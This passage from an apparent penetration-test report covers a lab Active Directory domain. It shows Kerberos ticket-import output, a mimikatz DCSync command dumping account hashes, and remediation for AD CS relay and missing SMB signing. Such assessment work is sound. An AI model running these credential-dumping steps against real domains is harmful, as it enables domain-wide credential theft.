SAk01LoudAL5gfCHVPB9CvelpofzfnKmB6nf0WXFQHoysS/dc2DagYqe0aGoik0L0YxUCUnXpSBbx0s
PEQaCYI0yLz266uxB924oafWssVq56A42yNkaZoU0jbJmGMcb1IvtY6PVmJPNzgjP0X4m1xCeUWqRhn
CK/YuuYxqzdHKqxeF1B4nCPYaR9TAwLHSX2xLLs5XKAwyXD+udZT52hILDJpUIsuTxx+t/jtb5NNBav
QUzgGdQK016A+gHTsRbp8fnw80piELCmuSB09f5/TucN1a2evMLKTR5cXZoXb/U/dC9YTST4XMuQil0S
LIFyChuLnPxZ4a8xUCPp10snVffNafwQ6cZD554kKABBI01ehHj5mkC9J5l+BM+eHumQdRfp6StJ4
dLEit8dj0sYbuZmljr0Ko+hLNe0v91nay1iCFLV0T5xS4Cd6AAjzcVE2CmH1SHzG9m170hCoFG16a6G
ROoqRDP9uKViVmL7h1ItWf5cFwUJZwFhm61dfc9m4pt/7j4/w4QgZTEsFeuWU43m/H1ynhxHKtxyLI
dJ60B3jCB26ADAgEAooHTBIHQfYHNMIHkoIHHMIHEMIHBoBswGaADAgEXoRIEepMtLxtPZnDum4j6RYe/
CQwhERsPTUNBRkVFTEFLkxPQ0FMohQwEqADAgEBoQswCRsHZGMyMDE2JKMHAwUAQOEAAKURGAB8yMDIz
MTIwOTEZMTUxMVqMERPMjAyMzEyMDkyMzE1MTFapxYEDzIwMjMxMjE2M2MTMxNTEwXgRG9NQ0FGRUVM
QUIuTE9DQUypJDAioAMCAQKHGzAZGwZrcmJ0Z3QbD21jYWZlZWhYi5sb2Nhba==

[+] Ticket successfully imported!

ServiceName           : krbtgt/mcafeelab.local
ServiceRealm          : MCAFEELAB.LOCAL
UserName               : dc2016$
UserRealm              : MCAFEELAB.LOCAL
StartTime              : 12/9/2023 2:15:11 PM
EndTime                : 12/10/2023 12:15:11 AM
RenewTill              : 12/16/2023 2:15:11 PM
Flags                  : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType                : rc4_hmac
Base64(key)            : +a0vG09mc06biPpFh78JBQ==
ASREP (key)           : 8D926A0B5C952FAC3A0C7283B7EFCFFB

```

Image 11 – Successful request of a TGT with the obtained certificate

Armed with a valid TGT of a Domain Controller, it was possible to carry out a DC sync attack with the help of mimikatz, and as such gain access to all domain user's credentials.



```
COMMANDO 12/9/2023 2:17:34 PM
PS C:\Tools\mimikatz\x64 > .\mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Jan 29 2022 14:11:26
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /all /csv /domain:mcafeelab.local
[DC] 'mcafeelab.local' will be the domain
[DC] 'DC2016.mcafeelab.local' will be the DC server
[DC] Exporting domain 'mcafeelab.local'
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502      krbtgt  846b6a79efd52938bb          514
1108     epo     9f9596219563ce6a60          66048
3110     MJHhJAWqOD 898621fd4a                    :          512
3111     EbPJbIIzJO f544a5e6f7                    !          512
3604     PWND     d0173ae6e7d9335d00          512
3606     HtXgprbYAG 056ce25052                    )          512
3617     test     9f9596219563ce6a60          512
3618     pimmel   3b1b47e42e0463276e          512
3621     testadmin a6908ddab1                    .          512
1609     WIN7X86$ 1acee80f98                    7          4096
3639     WIN7X64$ ec777cb72a                    :          4096
3641     evil123$ 17498924c5                    ;          4096
3642     evil1234$ 17498924c5                    ;          4096
3608     printservice 9ec48bdbea                    !          66048
4102     localadmin 0cb6948805                    7          512
3640     DHCP_svc  a6908ddab1                    .          66048
1604     ds        a6908ddab16fcf555f          4260352
2607     god       a6908ddab16fcf555f          66048
500     Administrator a6908ddab1                    .          66048
2602     DC2016-2$ c8a464503f                    :          532480
4604     Testuser  a74f5891f1                    |          512
3102     service f8a7055ee54e7d721e          4260352
4603     EPO$     8b5cc9451357aa2d81          4096
4602     WIN10X64$ aec4e91d22                    .          4096
2604     lowpriv  4bdaf9484819a07756          66048
4103     DA       a74f5891f1a74759e9          512
1001     DC2016$ 4d2fc40f25eef30eb6          532480
```

Image 12 – DC sync attack as DC2016\$ account

REMIEDIATION


If possible and not needed, completely disable the enrollment endpoint on the CA. The IIS logs might be of help determining if it is actually used or not.

If you cannot disable the endpoint, HTTPS should be used only, instead of HTTP.



	<p>Disable NTLM authentication at the system and IIS level.</p> <p>If disabling NTLM is infeasible, enforce HTTPS and enable Extended Protection for Authentication.</p> <p>A more detailed remediation guide can be found in the official research paper under <i>Harden AD CS HTTP Endpoints – PREVENT8</i>.</p>
REFERENCES	[1] https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

SMB SIGNING NOT ACTIVATED

SEVERITY	Medium
AFFECTED SCOPE	Mcafeelab.local
DESCRIPTION	<p>SMB (Server Message Block) signing is a security feature that is used to digitally sign SMB packets to ensure their authenticity and integrity.</p> <p>This helps to prevent man-in-the-middle (MitM) attacks, where an attacker intercepts and modifies SMB packets in transit, by allowing the recipient to verify that the packets were sent by an authenticated sender and have not been tampered with.</p> <p>The most widely known attack that abuses the lack of SMB signing is relaying.</p> <p>SMB signing can be enabled or disabled on both the client and server side and is supported on Windows Server and Windows client operating systems. It is typically used in enterprise environments to secure file sharing and other types of data transfer over the network.</p>
OBSERVATION	<p>On all systems identified inside the mcafeelab.local domain, there was no SMB signing enabled. Hence all systems are prone to according relay attacks.</p>  <p>Image 13 – Systems without SMB signing enabled</p>
REMEDIATION	<p>SMB signing should be enabled and enforced on both the client and server side.</p> <p>This can be done via GPO.</p> <p>Bear in mind that since SMBv2, there no longer is an option to agree on signing. You can either enforce it or not.</p>
REFERENCES	<p>https://luemmelsec.github.io/Relaying-101/</p> <p>https://techcommunity.microsoft.com/t5/storage-at-microsoft/configure-smb-signing-with-confidence/ba-p/2418102</p>